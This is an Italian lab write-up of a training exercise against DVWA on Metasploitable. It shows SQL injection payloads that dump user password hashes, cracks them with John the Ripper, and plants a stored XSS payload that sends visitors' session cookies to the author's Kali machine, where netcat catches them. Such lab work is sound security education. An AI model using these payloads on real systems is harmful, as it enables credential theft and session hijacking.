


Exploit DVWA: recupero credenziali e cookie sessione tramite attacchi SQL injection e XSS stored

Lo scopo dell'esercizio di oggi è sfruttare le vulnerabilità presenti in DVWA per effettuare degli attacchi **SQL injection** e **XSS stored**, con lo scopo di recuperare le credenziali utenti salvate sul database ed i cookie di sessione. Vediamo di seguito il procedimento.

Avviamo Metasploitable e ci colleghiamo al servizio DVWA, spostandoci sulla scheda relativa al tipo di attacco che andremo a testare: iniziamo con il recupero delle password degli utenti tramite SQL injection.

Attacco SQL injection (blind)


Il sistema ci chiede un valore numerico in input, andandoci poi a restituire il relativo **user**, riportando in particolare **due entry**. La stessa cosa avviene inserendo altri ID: possiamo quindi dedurre che la query fa riferimento ad un database di tipo relazionale restituendo poi due entry, come mostrato nell'immagine seguente.



User ID:

ID: 2
First name: Gordon
Surname: Brown

Come passo successivo, andiamo a verificare la presenza o meno di un **punto di injection**, ossia la presenza o meno della possibilità di effettuare un attacco tramite **SQL injection**. Per far ciò, inseriamo in input una query che il sistema, se vulnerabile, riconoscerà come sempre vera andando quindi a restituirci in output tutti gli elementi del database che stiamo esaminando, al netto dei parametri dati in output (first name e surname):



User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin
ID: ' OR '1'='1
First name: Gordon
Surname: Brown
ID: ' OR '1'='1
First name: Hack
Surname: Me
ID: ' OR '1'='1
First name: Pablo
Surname: Picasso
ID: ' OR '1'='1
First name: Bob
Surname: Smith

Come visibile nell'immagine soprastante, la query è stata risolta mostrando tutti gli user e dimostrando quindi la presenza di una vulnerabilità. Per recuperare le password, scopriamo innanzitutto la tabella a cui

effettuare la richiesta: come da immagine sottostante, vediamo nel codice della pagina che la query vulnerabile fa riferimento ad una tabella “**users**” da cui richiama i dati.

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Utilizziamo la keyword **UNION** in relazione al nostro precedente comando, specificando che vogliamo in output l’**user** e la **password** dalla tabella **users**; il comando è valido in quanto abbiamo precedentemente verificato la presenza di due entry nell’output del server. La figura successiva mostra il comando completo (in rosso, alla voce ID) e il risultato dello stesso.

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Abbiamo in questo modo ottenuto le **hash delle password** degli utenti; ciò avviene perché il database non salva le password in chiaro ma, per motivi di sicurezza, le **hash** delle stesse, le quali saranno poi confrontate con le hash ricavate dalle password inserite dagli utenti. Per ricavare la password, utilizziamo **JohnTheRipper**, il quale “traduce” le hash in chiaro, come mostrato nell’immagine seguente dove è presente anche il comando specifico. Da notare in questo l’opzione **md5**, ossia l’algoritmo utilizzato per le hash: per scoprirlo e quindi impostarlo correttamente è bastata una semplice ricerca web. La voce alla fine del codice, **passDVWAhash.txt**, è invece il file di testo in cui abbiamo salvato le hash.

```

(giuseppe@kali)~[/Desktop]
$ john --format=raw-md5 passDVWAhash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:10 DONE 3/3 (2023-11-05 15:56) 0.4770g/s 17018p/s 17018c/s 17164C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Effettuiamo un test con gli username e le password ricavate e, a riprova del successo dell'attacco, otteniamo l'accesso a DVWA.

Attacco XSS stored per recupero dei cookie di sessione

Andiamo adesso ad effettuare un attacco tramite **XSS stored** per impadronirci dei **cookie di sessione** della vittima. Questo tipo di attacco si verifica ogni qual volta un web browser visita una pagina infetta su cui noi abbiamo caricato il codice malevolo: tale codice viene quindi salvato dal **lato server**.

Ci spostiamo sulla relativa pagina di DVWA ed effettuiamo un test per verificare che il server legga le istruzioni date in input nel form, ad esempio digitando **<i>** per avere la stringa in **corsivo**. Analizzando inoltre in codice della pagina, scopriamo che tutte le entri vengono salvate sul database del server, in particolare in una tabella dal nome **guestbook**.

Ora che sappiamo che il codice malevolo inserito nel form viene eseguito e che questo viene poi salvato sul server, possiamo effettuare l'attacco **XSS stored**. Inseriamo il codice malevolo (mostrato nell'immagine alla pagina seguente) al quale diciamo al server di mandare i cookie di sessione **dell'utente che sta visitando la pagina** ad un **nostro server**, in questo caso, a scopo esemplificativo, la nostra macchina Kali al 192.168.1.147 alla porta 8888.

Così facendo, qualsiasi browser che si colleghi alla pagina invierà automaticamente i cookie delle sessioni attive al nostro server bersaglio. Per vedere le informazioni ricevute, ci mettiamo in ascolto su Kali alla porta decisa tramite **netcat**.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Cookie Monster"/>
Message *	<input type="text" value="<script>window.location='http://192.168.1.147:8888/?cookie='+document.cookie</script>"/>
<input type="button" value="Sign Guestbook"/>	

Name: test
Message: This is a test comment.

Name: Giuseppe
Message: Prova per vulnerabilità

Una volta confermato il messaggio e inviato il form, avremo la cattura dei dati. In particolare, attraverso netcat vediamo le catture effettuate: la prima per l'utente "**pablo**" (lo stesso che abbiamo visto nelle immagini del SQL injection) con il quale abbiamo compilato l'attacco XSS, una seconda per un utente "**admin**" connessosi al server in un secondo momento.

```
(giuseppe@kali)-[~]
$ nc -l -p 8888
GET /?cookie=security=low;%20PHPSESSID=f1cb7e4c3474a82560eb4218db85ef77 HTTP/1.1
Host: 192.168.1.147:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.101/
Upgrade-Insecure-Requests: 1

(giuseppe@kali)-[~]
$ nc -l -p 8888
GET /?cookie=security=low;%20PHPSESSID=0cbadafb380d446180413dfa20761923 HTTP/1.1
Host: 192.168.1.147:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.101/
Upgrade-Insecure-Requests: 1
```

Sono evidenti i cookie di sessione per entrambi gli utenti, prova del successo del nostro attacco.

Note

- I form per il nome ed il messaggio in cui abbiamo inserito il codice malevolo per l'attacco XSS permettevano un **numero limitato di caratteri in input**: abbiamo modificato tale limite **ispezionando** entrambi gli elementi in questione e modificandolo manualmente.
- Se volessimo vedere le modifiche apportate al database con il secondo attacco, potremmo utilizzare lo stesso metodo visto all'inizio mettendo però come bersaglio la tabella **guestbook** e i parametri **name** e **comment**, come visto nel **codice** della pagina per l'attacco XSS. Possiamo chiaramente vedere in questa tabella le entry Giuseppe e Cookie Monster, quelle inserite da noi in fase di attacco; vediamo però solo il messaggio della prima in quanto il secondo è appunto il nostro codice.

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT name, comment FROM guestbook#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT name, comment FROM guestbook#  
First name: test  
Surname: This is a test comment.  
  
ID: 1' UNION SELECT name, comment FROM guestbook#  
First name: Cookie Monster  
Surname:  
  
ID: 1' UNION SELECT name, comment FROM guestbook#  
First name: Giuseppe  
Surname: Prova per vulnerabilità
```